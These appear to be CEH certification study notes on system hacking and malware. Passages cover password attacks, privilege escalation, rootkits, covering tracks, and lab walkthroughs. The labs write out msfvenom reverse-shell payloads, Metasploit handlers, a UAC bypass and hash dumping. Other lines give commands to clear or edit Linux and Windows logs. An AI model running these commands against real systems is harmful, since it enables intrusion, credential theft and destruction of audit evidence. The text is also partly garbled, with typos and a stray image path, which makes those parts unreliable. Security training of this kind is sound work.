  - rwxrwxrwx ---> group
  - rwxrwxrwx ---> others
- Another example - 755 is everything for users, read/execute for group, and read/execute for others
  - rwxr-xr-x ---> user
  - rwxr-xr-x ---> group
  - rwxr-xr-x ---> others
- You also can set permissions like: chmod g=rw (set read/write for groups).
- Root has UID and GID of 0 - you can see this information by issuing the command id. root@kali:~# id

• **uid=0(root) gid=0(root) groups=0(root)**

- First user has UID and GID of 500 (Fedora and CentOS); in most Linux systems the non-root/normal user are UID and GID of 1000.

- normal-user@kali:~# id

• **id  
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(net)**

- Passwords are stored in /etc/shadow for most current systems
- /etc/passwd stores passwords in hashes.
- cat /etc/passwd

• **root:x:0:0:root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
(...)**

- /etc/shadow stores passwords encrypted (hashed and salted) and is only accessible by root
- sudo cat /etc/shadow

```
root:!:18390:0:99999:7:::  
daemon:*:18390:0:99999:7:::  
bin:*:18390:0:99999:7:::  
kali:$$6$af53Bnt0dP0aghAx$VCAdR3Af97cYTtkCtDp91ksacl3gj25grb12EMix@ITuxc5j0Op1lbaR1..jNDsP2qjV3GvFaqd5Fu.8//P1.:18281:0:99999:  
(...)
```

- Goals of System Hacking

**Gaining Access | Escalating Privileges | Executing Applications | Hiding Files | Covering Tracks**

**Gaining Access** - Uses information gathered to exploit the system

Password Attacks: Non-electronic attacks, Active online attacks, Passive online attacks, Offline attacks

**Escalating Privileges** - Granting the account you've hacked admin or pivoting to an admin account

**Executing Applications** - Putting back doors into the system so that you can maintain access

**Hiding Files** - Making sure the files you leave behind are not discoverable

**Covering Tracks** - Cleaning up everything else (log files, etc.)

\* *clearev* - Meterpreter shell command to clear log files (issued inside Metasploit Framework)

\* Clear MRU list in Windows

\* In Linux, append a dot in front of a file to hide it

- Password Attacks

**Non-Electronic | Online** - Active and Passive | **Offline | Tools | Countermeasures**

- Non-electronic - Non-technical attacks.

**Social engineering** (most effective) | **Shoulder surfing | Dumpster diving | Snooping around | Guessing**

- Active online - done by directly communicating with the victim's machine.

Includes **Dictionary** and **Brute-force** attacks, **hash injections, phishing, Trojans, spyware, keyloggers**

Active online attacks are easier to detect and take a longer time.


- LLMNR / NBT-NS Poisoning using Responder

Attack based off Windows technologies that **caches DNS locally**. Responding to these **poisons the local cache**. If an NTLM v2 hash is sent over, it can be sniffed out and then cracked.

LLMNR uses UDP 5355

NBT-NS uses UDP 137

Responder is the tool to sniff the access logs from LLMNR / NBT-NS



- Keylogging

Process of using a hardware device or software application to **capture keystrokes of a user**

- Tools for Active Online Attack

**Medusa** | **Hydra** | **NBNSpoof** | **Pupy** | **Metasploit** | **Responder**

**Responder** - LLMNR and NBT-NS responder, it will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool will only answers to File Server Service request, which is for SMB.

- To automate the testing of user IDs and passwords

Combine "net" commands with a tool such as NetBIOS Auditing tool or Legion.

- Tools for NetBIOS attack

**Hydra** | **Metasploit**

- Passive online

**Sniffing the wire** in hopes of intercepting a password in clear text or attempting a replay attack or man-in-the-middle attack

- Tools for Passive Online Attack

**Cain and Abel** | **Ettercap** | **KerbCrack** | **ScoopLM**

**Cain and Abel** - Can poison ARP and then monitor the victim's traffic; Also used for cracking hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.

**Ettercap** - MITM tool for LAN's, DNS Spoofer; Help against SSL encryption; Intercept the traffic on a network segment, capture passwords, and conduct an active eavesdropping against a number of common protocols.

**KerbCrack** - built-in sniffer and password cracker looking for port 88 Kerberos traffic

**ScoopLM** - specifically looks for Windows authentication traffic on the wire and has a password cracker

- Offline

when the hacker steals a copy of the password file (Plaintext or Hash) and does the cracking on a separate system.

- Dictionary Attack

Uses a **word list** to attack the password. Fastest method of attacking. You also can generate your own wordlist with given parameters like length, combining letters and numbers, profiling etc.

- Tools for generate Wordlists

**CeWL | crunch**

- Bruteforce attack

**Tries every combination of characters** to crack a password. Can be faster if you know parameters (such as at least 7 characters, should have a special character, etc.)

- Hybrid attack

**Takes a dictionary attack** and **replaces characters** (such as a 0 for an o) or **adding numbers to the end**.

- Rainbow tables

Uses **pre-hashed passwords to compare** against a password hash. Is faster because the hashes are already computed.

- Tools for cracking password files (CLI)

**John The Ripper | Hashcat**

**John the Ripper** - Works on Unix, Windows and Kerberos; Compatible with MySQL, LDAP and MD4.

**Hashcat** - Advanced password recovery tool; Provides several options like hash modes OS's, documents, password managers... (MD5, SHA-family, RIPE-MD, NTLM, LM, BitLocker, OSX, MD5 salted or iterated, and the list goes on).

- Tools for cracking password files (GUI)

**Cain & Abel | LOphcrack | Ophcrack | Rainbowcrack | Legion | KerbCrack | Mimikatz | fgdump | Pwdump7**

**Cain & Abel** - Windows software; Cracks hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.

**LOphcrack** - Paid software; Extract and crack hashes; Uses brute force or dictionary attack;

**Ophcrack** - Free open-source; Cracks Windows log-in passwords by using LM hashes through rainbow tables.

**Rainbowcrack** - Rainbow tables generator for password cracking

**Legion** - Legion automates the password guessing in NetBIOS sessions. Legion scans multiple IP address ranges for Windows shares and also offers a manual dictionary attack tool.

**KerbCrack** - Crack Kerberos passwords.

**Mimikatz** - Steal credentials and escalate privileges (Windows NTLM hashes and Kerberos tickets(Golden Ticket Attack); 'Pass-the-hash' and 'Pass-the-ticker').

**fgdump** - Dump SAM databases on Windows machines.

**Pwdump7** - Dump SAM databases on Windows machines.

- CHNTPW

Software utility for **resetting or blanking local passwords** used by Windows NT, 2000, XP, Vista, 7, 8, 8.1 and 10. It does this by editing the SAM database where Windows stores password hashes.

Physical access to victim's computer

Startup on BIOS and allow boot to CD or USB

Modify the SAM user account information through the CHNTPW

- Password attack countermeasures

**Length of passwords** is good against brute-force attacks. | **Password complexity** is good

against dictionary attacks.

- Privilege Escalation and Executing Applications

### **Vertical | Horizontal**

**Vertical** - Lower-level user executes code at a higher privilege level (e.g.: common user to root/administrator).

**Horizontal** - executing code at the same user level but from a location that would be protected from that access.

### **Practical**

\* Crack the password of an admin - primary aim

\* Taking advantage of an OS vulnerability

1) One way to perform a priv esc is using CVE's in order to perform local shells, c shells, web shells and so on.

2 ) Examples:

Linux: **DirtyCow** race-condition vulnerability;

Windows: **EternalBlue** exploits the old Samba version 1 to leverage a Remote code execution (RCE);

\* DLL Hijacking - replacing a DLL in the application directory with your own version which gives you the access you need

\* In Linux machines is possible to look for crontabs and find misconfigurations on privileges.

\* In Linux, insecure sudo can lead a privilege escalation to root; You can check this by typing: sudo -l. If there's any system command that allows NOPASSWD option this may lead to escalation.

\* Nmap old versions you can start interactive mode and issue the !/bin/bash to elevate root privileges.

\* Use a tool that will provide you the access such as Metasploit

\* Social engineering a user to run an application

\* EEC refers executing applications as "owning" a system

\* Executing applications - starting things such as keyloggers, spyware, back doors and crackers

- Covert data gathering

### **Keyloggers | Spywares**

- Keyloggers

**Record keys strokes** of a individual computer keyboard or a network of computers.

Keylogger when associated with spyware, helps to transmit your information to an unknown third party.

- Types of Keyloggers

#### **Hardware keylogger | Software keylogger**

##### **Hardware keylogger**

\* PC/BIOS embedded

\* Keyboard

\* External device: **PS/2 and USB, Acoustic/CAM, Bluetooth, Wi-Fi**

\* Hardware Keylogger Tools: **KeyGrabber** - electronic device capable of caputring keystrokes from PS/2 USB keyboard.

##### **Software keylogger**

\* Application

\* Kernel

\* Hypervisor-based

\* Form Grabbing based (records from web form data)

\* Software Keylogger Tools: **KeyCarbon, Keylama Keylogger, Keyboard logger, KeyGhost**

- Spywares

**Watching user's action and logging them** without the user's knowledge.

Hide its process, files and other objects.

Spywares can steals user's PII, monitors activity, display annoying pop-ups, redirect web pages to ads, changes the browser's settings, steal passwords, modifies the DLLs, changes firewall settings and so on.

- Types of spyware

**Desktop | Email | Internet | Child-Monitoring | Screen Capturing | USB | Audio and Video | Printers | Mobile devices / Telephones / Cellphones | GPS**

- Spyware Tools

**SpyAgent | Power Spy | mSpy | USBDevice**

*SpyAgent* - allows you to secretly monitor and record all activities on your computer, which is completely legal.

*Power Spy* - allows you to secretly monitor and record all activities on your computer, which is completely legal.

*mSpy* - GPS spyware that trace the location of particular mobile devices.

*USBDevview* - monitors and analyzes data transferred between any USB device connected to a computer.

- Defending against Keyloggers and Spywares

- Restrict physical access to computer systems
- Use anti-keylogger between the keyboard and its driver
- Use pop-up blocker and avoid opening junk emails
- Use anti-spyware/antivirus
- Firewall and anti-keylogging software(Zemana AntiLogger)
- Update and patch!
- Recognize phishing emails
- Host-based IDS
- Automatic form-filling password manager or virtual keyboard

- Hiding Files

**Steganography | Alternate Data Stream (ADS) - In Windows**

- In Windows, you can use Alternate Data Stream (ADS) to hide files

**Hides a file from directory listing on an NTFS file system**

type badfile.exe: > plaintext.txt:badfile.exe

Next create a symlink mklink normalApp.exe readme.txt:badfile.exe

You can also clear out all ADS by copying files to a FAT partition

**To show ADS, dir /r does the trick;**

You can use streams from Sysinternals to show streams.

Also you can use FTK (Forensics Toolkit) to look for this

**You can also hide files by attributes**

In Windows: attrib +h filename

In Linux, simply add a . to the beginning of the filename (.file.tar)

- Steganography

Practice of **concealing a message inside another medium** so that only the sender and recipient know of its existence

#### **Ways to Identify**

**Text** - character positions are key - blank spaces, text patterns

**Image** - file larger in size; some may have color palette faults

**Audio & Video** - require statistical analysis

#### **Methods**

**Least significant bit insertion** - changes least meaningful bit

**Masking and filtering** (grayscale images) - like watermarking

**Algorithmic transformation** - hides in mathematical functions used in image compression

#### **Tools**

[QuickStego](#)

gifshuffle

SNOW

Steganography Studio

[OpenStego](#)

- Rootkits

A rootkit is a program or a collection of malicious software tools that **give a threat actor remote access** to and control over a computer or other system.

Software put in place by attacker to obscure system compromise.

Hides processes and files.

Also allows for future access.

- Examples

**Horsepil | Grayfish | Firefef | Azazel | Avatar | Necurs | ZeroAccess**

**Horsepill** - Linus kernel rootkit inside initrd

**Grayfish** - Windows rootkit that injects in boot record

**Firefef** - multi-component family of malware

**Azazel**

**Avatar**

**Necurs**

**ZeroAccess**

- Types of Rootkits

**Hypervisor Level | Hardware | Boot Loader Level | Application Level | Kernel Level | Library Level**

**Hypervisor level** - rootkits that modify the boot sequence of a host system to load a VM as the host OS

**Hardware** - hide malware in devices or firmware

**Boot loader level** - replace boot loader with one controlled by hacker

**Application level** - directed to replace valid application files with Trojans

**Kernel level** - attack boot sectors and kernel level replacing kernel code with back-door code; most dangerous

**Library level** - use system-level calls to hide themselves

- Detection of Rootkits

One way to detect rootkits is to **map all the files on a system** and then **boot a system from a clean CD version** and **compare the two file systems**.

- Covering Tracks

**Clearing logs** is the main idea behind covering tracks.

Find and clear the logs.

Falsify/Modify logs.

- On Linux:

- Linux keep the command line history on .bash\_history file

To clear out the **command line history** use rm -rf to force remove. You also can use shred -zu that **deletes the file and overwrite on memory**.

You can also use history -c to **clear all command line history** on entire system or history -w to **clear out all session history**.

- Turn off the command logs

export HISTSIZE=0

echo \$HISTSIZE will return 0 limiting the number of commands which can be saved in \$HISTFILE.

- clearev

**Meterpreter shell command** to clear log files (issued inside Metasploit Framework)

- Most common logs on Linux:

- General messages, as well as system-related information.

/var/log/messages or /var/log/syslog/

- Store authentication logs, including both successful and failed logins and authentication methods.

/var/log/auth.log or /var/log/secure

- Related to booting and any messages logged during startup.

/var/log/boot.log

- Stores all logs related to mail servers.

/var/log/maillog or var/log/mail.log

- Clearing and Modifying logs on Linux:

- It is possible to echo whitespace to clear the event log file:

echo " " > /var/log/auth.log

- Also you can perform this by using 'black hole dev/null':

echo /dev/null > auth.log

- To tamper/modify the log files, you can use sed stream editor to delete, replace and insert data.

sed -i '/opened/d' /var/log/auth.log - this command will delete every line that contains the 'opened' word, that refers to opened sessions on Linux system.

- On Windows:

- To clear out all command line history

On **CMD** Prompt: press [alt] + [F7] | On **PowerShell**: type Clear-History

- In Windows, you need to **clear application, system and security logs**.

- **Auditpol** for changing settings on log files (used for **manipulate audit policies**).

- Main commands

auditpol /get /category:\* --> display all audit policies in detail if is enable (Object Acces, System, Logon/Logoff, Privilege Use, and so on).

auditpol /clear --> reset (disable) the system audit policy for all subcategories.

auditpol /remove --> Removes all per-user audit policy settings and disables all system audit policy settings.

- **MRU**

"Most Recently Used" programs that registry recently used programs/files and saves on Windows Registry.

- Is possible to **manually clear** the logs on **Event Viewer**.

- Conclusion on Covering Tracks

**Corrupt a log file | disable auditing** ahead of time | Be selective and **delete entries pertaining to your actions** (Best Option)

One Option is to **corrupt a log file** - this happens all the time

Best option is be **selective** and **delete** the **entries pertaining** to your actions.

Can also **disable auditing ahead of time** to prevent logs from being captured

- Tools

**ccleaner | MRUblaster | clearev** (meterpreter)

**ccleaner** --> automate the system cleaning, scrub online history, log files, etc. [Windows]

**MRUblaster** [Windows]

**Meterpreter** on MSF have **clearev** to clear all event logs remotely. [Kali Linux using MSF]

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 06 - System Hacking](#)

- Objective

The goal of system hacking is to gain access, escalate privileges, execute applications, and hide files.

The objective of this lab is to help students learn to monitor a system remotely and to extract hidden files and other tasks that include:

\* Extract administrative passwords

\* Hiding files and extracting hidden files

\* Recovering passwords

\* Monitoring a system remotely

- Exercise 1

Dumping and Cracking **SAM Hashes** to Extract Plaintext Passwords

- Lab Objective

The Objective of this lab is to help students learn how to:

Use the pwdump7 tool to extract passwords hashes

Use the Ophcrack tool to crack the passwords and obtain plain text passwords

- Windows 10

In the CMD, To get user account names and their respective IDs  
wmic useraccount get name, sid

To see the password hashes of the user accounts in CMD

cd C:\Users\Admin\Desktop\pwdump7

PwDump7.exe

To the write the password hashes to a file  
PwDump7.exe > c:\hashes.txt

In hashes.txt

We will replace the box symbol "[] before each user ID with its respective User name which we got earlier from PwDump7.exe command and save the file.

Start the ophcrack.exe application

Click **Load** from the menu-bar and select **PWDUMP file** from the drop-down list.

In **Open PWDUMP file** window, select **hashes.txt** file on the **Desktop** and click **Open**.

When hashes gets loaded into the application, click **Tables** from the menu bar.

In **Table Selection** window, Select **Vista free** in the list and click **Install**.

In **Select the directory which contains the tables** window, Select **tables vista free** folder which in this case is placed at **Z:\CEHv10 Module 06 System Hacking\Password Cracking Tools\ophcrack** and click **Select Folder**.

The selected **tables\_vista\_free** is installed under the name **Vista free**, which is represented by a green colored bullet, Select the table, and click **OK**.

Click **Crack** on the menu bar. Wait for 15-17 minutes.

- Exercise 2

### Creating and Using **Rainbow Tables**

- Lab Objective

The objective of this lab is to show students how to create rainbow tables and use them to crack the hashes and obtain plain text passwords.

- Windows Server 2012

In **Winrtgen** main window

Click on **Add Table** button to add a new rainbow table.

The **Rainbow Table properties** window appears

Select **ntlm** from **Hash** dropdown list.

Set **Min Len as 4, Max Len as 6 and Chain Count 4000000**

Select **loweralpha** from **Charset** dropdown list

Click **OK**.

A file will be created and displayed in the **Winrtgen** window, Click **OK**.

Now, click **Start** button to generate rainbow tables. Wait for **1 Hour**.

Start the **RainbowCrack** application, **rcrack\_gui.exe**

In the RainBowCrack window, click **File** from the menu-bar and click **Load NTLM Hashes from PWDUMP File....** Select **hashes.txt** file and click **Open**.

Now to use the generated rainbow table to crack the hashes, click **Rainbow Table** from the menu bar and click **Search Rainbow Tables...** Select **ntlm\_loweralpha#4-6\_0\_2400x4000000\_oxid#001.rt** and click **Open**.

RainbowCrack will automatically start cracking the hashes as soon as the table gets loaded.

- Exercise 3

### Auditing System Password Using **L0phtCrack**

- Lab Objective

The objective of this lab is to help students learn how to use the L0phCrack tool to attain user passwords that can be easily cracked

- Windows Server 2012

Start **L0phtCrack 7, lc7setup\_v7.0.15\_Win64.exe**

After the installation, **L0phtCrack 7 - Trial** window should open, Click **Proceed with Trial**.

In the Startup dialogue box, Click **Password Auditing Wizard**.

**LC7 Password Auditing Wizard** window appears showing the **Introduction** section, click **Next**.

**Choose Target System Type** section appears, select the **Windows** radio button and click **Next**.

In **Windows Import** Section, Select **A Remote Machine** radio-button and click **Next**.

In **Windows Import From Remote Machine (SMB)**, fill in the following details:

In the **Host**: field type 10.10.10.12

Select the **Use Specific User Credentials** radio-button

In the Credentials section type the following info in the respective fields:

**Username**: Administrator

**Password**: Pa\$\$w0rd

**Domain**: CEH.com

Click **Next**.

In **Choose Audit Type** section, Select **Strong Password Audit** radio-button and click **Next**.

In **Reporting Options** section, Check that **Display passwords when audited** and **Display encrypted password hashes** options are selected and click **Next**.

In **Job Scheduling** section, Select **Run this job immediately** radio-button and click **Next**.

In **Summary** section, Click **Finish**.

In **Perform Calibration?** pop-up, click **No** every time it shows up.

In **Copying LC7 Agent** window appears, click **Yes**.

It can take up to **5 hours** to finish cracking all the passwords.

- Exercise 4

### Exploiting Client Side Vulnerabilities and Establishing a VNC Session

- Lab Objective

The objective of this lab is to help students learn how to exploit client-side vulnerabilities and establish a VNC session.

- Kali Linux

In Terminal

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe  
LHOST=10.10.10.11 LPORT=444 -o /root/Desktop/Test.exe
```

Create a share folder and change permissions of the executable  
mkdir /var/www/html/share

```
chmod -R 755 /var/www/html/share/  
chown -R www-data:www-data /var/www/html/share/  
ls -la /var/www/html/ | grep share
```

Start the apache server  
service apache2 start

Start the Metasploit Framework and setup a listner  
use multi/handler  
set payload windows/meterpreter/reverse\_tcp  
set LHOST 10.10.10.11  
set LPORT 444  
run

Go to the Victim Machine (Windows 10)  
In the browser, <http://10.10.10.11/share>  
In the share folder contents, click **Test.exe** file to download and save it.

Go back to Kali Linux  
Session is created in meterpreter shell.

In the meterpreter shell, to start a VNC session with victim,  
run vnc

We got a "**TightVNC: desktop-ava4nan**" window with the victim Desktop.

- Exercise 5

Escalation Privileges by Exploiting Client side Vulnerabilities

- Lab Objective

The objective of this lab is to help students learn how to escalate privileges on a victim machine by exploiting its vulnerabilities.

- Kali

In Terminal

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86/  
shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe
```

Create a share folder and change permissions of the executable  
mkdir /var/www/html/share  
chmod -R 755 /var/www/html/share/  
chown -R www-data:www-data /var/www/html/share/  
ls -la /var/www/html/ | grep share

To start the apache2 server  
service apache2 start

```
cp /root/Desktop/Exploit.exe /var/www/html/share/
```

To Start the Metasploit Framework  
msfconsole  
use exploit/multi/handler  
set payload windows/meterpreter/reverse\_tcp  
set LHOST 10.10.10.11  
To start the listener  
exploit -j -z

Now, Go to Victim machine (Windows 10)  
In the **Browser** open <http://10.10.10.11/share>  
Click on the **Exploit.exe** file to **Download** and then **Run** it.

Go back to kali and in Metasploit shell  
sessions -i 1

To get the Server username  
getuid

To dump the password hashes  
run posts/winodwows/gather/smart\_hashdump  
Command fails due to insufficient privileges.

Trying to escalate privileges by trying to bypass the user account control settings which is blocking us from gaining unrestricted access to machine  
getsystem -t 1

This command uses the **Service - Named Pipe Impersonation (In Memory/ Admin) Technique**.

This command also fails to escalate the privileges.

Background the meterpreter session.  
use exploit/windows/local/bypassuac\_fodhelper  
show options  
set SESSION 1  
set payload windows/meterpreter/reverse\_tcp  
show options  
set LHOST 10.10.10.11  
set TARGET 0  
Here, 0 is Exploit Target ID.  
exploit

This will exploit the UAC settings in Windows 10 machine.  
After getting the meterpreter session, to check the current User ID  
getuid  
*Server username: DESKTOP-AVA4NAN\Admin*  
We are still a normal user.

To elevate privileges  
getsystem  
getuid  
*Server username: NT AUTHORITY\SYSTEM*

To dump password hashes  
run post/windows/gather/smart\_hashdump  
This time meterpreter will successfully extract the NTLM hashes.

- Exercise 6

Hacking Windows 10 using Metasploit, and Post Exploitation Using Meterpreter

- Lab Objective

The objective of this lab is to:

- \* Create a Server and testing the network for attack
- \* Attacking a network using a sample backdoor and monitor system activity

• Create a text file (here secret.txt)

# Module 07 - Malware Threats

- Malware Basics

**Malware code is described as** computer **viruses, worms, Trojan horses, ransomware, spyware, adware**, and **scareware**, among other terms

- Malware

Any **software intentionally designed to cause damage** to a computer, server or computer network.

Malware has a malicious intent, acting against the interest of the computer user.

- How is malware distributed?

**SEO manipulation | Social Engineering / Click-jacking | Phishing | Malvertising |**

**Compromising legitimate sites | Drive-by downloads | Spam**

- Overt Channels

An overt channel is the **normal and legitimate way** that **programs communicate** within a computer system or network.

- Covert Channels

A covert channel **uses programs or communications paths** in ways that were **not intended**.

- Wrappers

Programs that allow you to **bind an executable to an innocent file**.

- Basic components of Malware

**Cryptor | Downloader | Dropper | Exploit | Injector | Obfuscator | Packers | Payload |**

**Malicious Code**

**Cryptor** - use a combination of encryption and code manipulation to render malware undetectable to security programs; protects from being scanned or found during analysis.

**Downloader** - Used to download additional malware.

**Dropper** - Used to install additional malware into the target system.

**Exploit** - Malicious code used to execute on a specific vulnerability.

**Injector** - Used to expose vulnerable processes in the target system to the exploit.

**Obfuscator** - Used to conceal the true purpose of the malware.

**Packers** - Used to bundle all of the malware files together into a single executable.

**Payload** - Used to take over the target machine.

**Malicious Code** - Used to define the abilities of the malware.

- Exploit Kits

**Help deliver** exploits and payloads. **Infinity | Bleeding Life | Crimepack | Blackhole Exploit Kit**

- Types of Viruses and Worms

- Working

**Infection Phase | Attack Phase**

**Infection Phase** - a virus planted on a target system and replicates itself and attaches to one or more executable files

**Attack phase** - the infected file is executed accidentally by the user, or in some way is deployed and activated

- Virus

Designed to spread from **host to host** and has the ability to **replicate itself**. They **cannot**

**reproduce/spread without help.** They **operate by inserting or attaching itself** to a **legitimate program or document** in order to execute its code.

- Types of Virus

**Macro | Compression | Stealth | Polymorphic | Multipart | Self-garbling (metamorphic)**

**Macro Virus** - Written in a macro language (e.g: VBA) and that is platform independent.

**Compression Viruses** - Another type of virus that appends itself to executables on the system and compresses them by user's permissions.

**Stealth Virus** - Hides the modifications it has made; Trick antivirus software; intercepting its requests to the OS and provides false and bogus information.

**Polymorphic Virus** - Produces varied but operational copies of itself. A polymorphic virus may have no parts that remain identical between infections, making it very hard to detect using signatures.

**Multipart Virus** - Attempts to infect both boot sector and files; generally refers to viruses with multiple infection methods.

**Self-garbling (metamorphic) virus** - Rewrites itself every time it infects a new file.

- Other Virus Types

**Boot Sector | Shell | Cluster | Encryption | Cavity | Sparse Infector | File Extension**

**Boot Sector Virus** - known as system virus; moves boot sector to another location and then inserts its code into the original location

**Shell Virus** - wraps around an application's code, inserting itself before the application's

**Cluster Virus** - modifies directory table entries so every time a file or folder is opened, the virus runs

**Encryption Virus** - uses encryption to hide the code from antivirus

**Cavity Virus** - overwrite portions of host files as to not increase the actual size of the file; uses null content sections

**Sparse Infector Virus** - only infects occasionally (e.g. every 10th time)

**File Extension Virus** - changes the file extensions of files to take advantage of most people having them turned off (readme.txt.vbs shows as readme.txt)

- Virus Makers

**Sonic Bat | PoisonVirus Maker | Sam's Virus Generator | JPS Virus Maker**

- Major characteristics of viruses

**Infecting other files | Self-replication | Alteration of data | Transforms itself | Corruption of files and data | Encrypts itself**

- Stages of Virus Lifecycle

**Design | Replication | Launch | Detection | Incorporation | Execution of the damage routine**

Design

Replication

Launch

Detection

Incorporation - A.V. figures out the virus pattern & builds signatures to identify and eliminate the virus

Execution of the damage routine - A.V. to the rescue

- Worm

**Self-replicating malware** that sends itself to other computers **without human intervention**.

Usually doesn't infect files - just resides in active memory

Often used in botnets

- Types of Worm

**Ghost Eye | Logic Bomb | Rootkit | Ransomware | Trojan Horse | RAT | Behavior Blocking**

**Ghost Eye Worm** - hacking tool that uses random messaging on Facebook and other sites to perform a host of malicious efforts.

**Logic Bomb** - Executes a program when a certain event happens or a date and time arrives.

**Rootkit** - Set of malicious tools that are loaded on a compromised system through stealthy techniques; Very hard to detect;

**Ransomware** - malicious software designed to deny access to a computer until a price is paid; usually spread through email

WannaCry - famous ransomware; within 24 hours had 230,000 victims; exploited unpatched SMB vulnerability

Other Examples

Cryptorbit

CryptoLocker

CryptoDefense

police-themed

**Trojan horse** - A program that is disguised as another legitimate program with the goal of carrying out malicious activities in the background without user's knowledge.

**RAT** - Remote Access Trojans - Malicious programs that run on systems and allow intruders to access and use a system remotely.

**Behavior blocking** - Allowing the suspicious code to execute within the OS and watches its interactions looking for suspicious activities.

- Trojans

Software that **appears to perform a desirable function** but instead **performs malicious activity**.

To hackers, it is a method to gain and maintain access to a system

Trojans are means of delivery whereas a backdoor provides the open access

Trojans are typically spread through Social Engineering.

- Types of Trojans

**Defacement | Proxy Server | Botnet | RAT | E-banking | IoT | Security Software Disable | Command Shell | Covert Channel Tunneling Trojan (CCTT)**

\* **Defacement trojan**

\* **Proxy server trojan**

\* **Botnet trojan**

1) Chewbacca

2) Skynet

\* **Remote access trojans**

1) RAT

2) MoSucker

3 ) Optix Pro

4) Blackhole

\* **E-banking trojans**

1) Zeus

2) Spyeye

\* **IoT Trojans**

\* **Security Software Disable Trojans**

\* **Command Shell Trojan** - Provides a backdoor to connect to through command-line access

1) Netcat

\* **Covert Channel Tunneling Trojan (CCTT)** - a RAT trojan; creates data transfer channels in previously authorized data streams

- Infection Process

Create a **Trojan > Dropper > Wrapper | Propagate** the Trojan | **Execute** the Dropper

\* **Creation of a Trojan using Trojan Construction Kit**

**\* Create a Dropper**

Used to install additional malware into the target system.

**\* Create a Wrapper**

Wrappers - programs that allow you to bind an executable to an innocent file

**\* Propagate the Trojan****\* Execute the Dropper**

- Trojan Port Numbers

It's not necessary to know every possible trojan port in the history for the CEH exam, it's good for understanding.

**TCP Port Trojan Name**

|         |                                                                 |
|---------|-----------------------------------------------------------------|
| 2       | Death                                                           |
| 20      | Senna Spy                                                       |
| 21      | Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash |
| 22      | Shaft                                                           |
| 80      | Executor                                                        |
| 31,456  | Hackers Paradise                                                |
| 421     | TCP Wrappers                                                    |
| 555     | Ini-Killer                                                      |
| 666     | Doom, Santaz Back                                               |
| 1001    | Silencer, WebEx                                                 |
| 1011    | Doly Trojan                                                     |
| 1095-98 | RAT                                                             |
| 1243    | SubSeven                                                        |
| 1600    | Shiva-Burka                                                     |
| 2001    | Trojan Cow                                                      |
| 6670-71 | Deep Throat                                                     |
| 7777    | Tini                                                            |
| 1000    | Dumaru.Y                                                        |
| 10080   | SubSeven 1.0-1.8, MyDoom.B                                      |
| 12345   | VooDoo Doll, NetBus 1.x, GabanBus, Pie Bill Gates, X-Bill       |
| 12361-3 | Whack a Mole                                                    |
| 17300   | NetBus                                                          |
| 31337,8 | Back Orifice                                                    |
| 65506   | SubSeven, PhatBot, AgoBot, Gaobot                               |

- Trojan Countermeasures

**Some Guidelines | Techniques**

- To protect yourself or your organization from the trojan
  - \* Avoid clicking on unusual or suspect email attachments
  - \* Block unused ports
  - \* Monitor network traffic
  - \* Avoid downloading from untrusted sources
  - \* Install & updated anti-virus software
  - \* Scan removable media before use
  - \* Validate file integrity of all externally sourced software
  - \* Enable auditing
  - \* Configure Host-Based firewalls
  - \* Use IDS
- Techniques
  - netstat -an | netstat -b | **Processor Explorer** | **Msconfig** | **Tripwire** | **SIGVERIF** | **Registry Monitoring Tools**
    - netstat -an

**Shows open ports** in numerical order

- netstat -b

**Displays all active connections** and the **processes using them**

- Process Explorer

Microsoft tool that **shows** you everything about **running processes**.

- Registry Monitoring Tools

**SysAnalyzer** | **Tiny Watcher** | **Active Registry Monitor** | **Regshot**

- Msconfig

Windows program that shows all **programs set to start on startup**.

- Tripwire

**Integrity verifier** that can act as a HIDS in protection against trojans

- SIGVERIF

Build into Windows to **verify the integrity of the system**.

Log file can be found at c:\windows\system32\sigverif.txt

Look for drivers that are not signed

- Malware Analysis

Malware analysis is the **study or process of determining** the **functionality, origin** and **potential impact** of a given malware sample such as a virus, worm, trojan horse, rootkit, or backdoor.

- Types of Malware analysis

**Static** (Code Analysis) | **Dynamic** (Behavioral Analysis)

**Static (Code Analysis)** - performed by fragmenting the binary file into individual elements that can be analyzed without executing them.

\* File fingerprinting

\* Local & online scanning of elements to see if they match known malware profiles

\* String searching

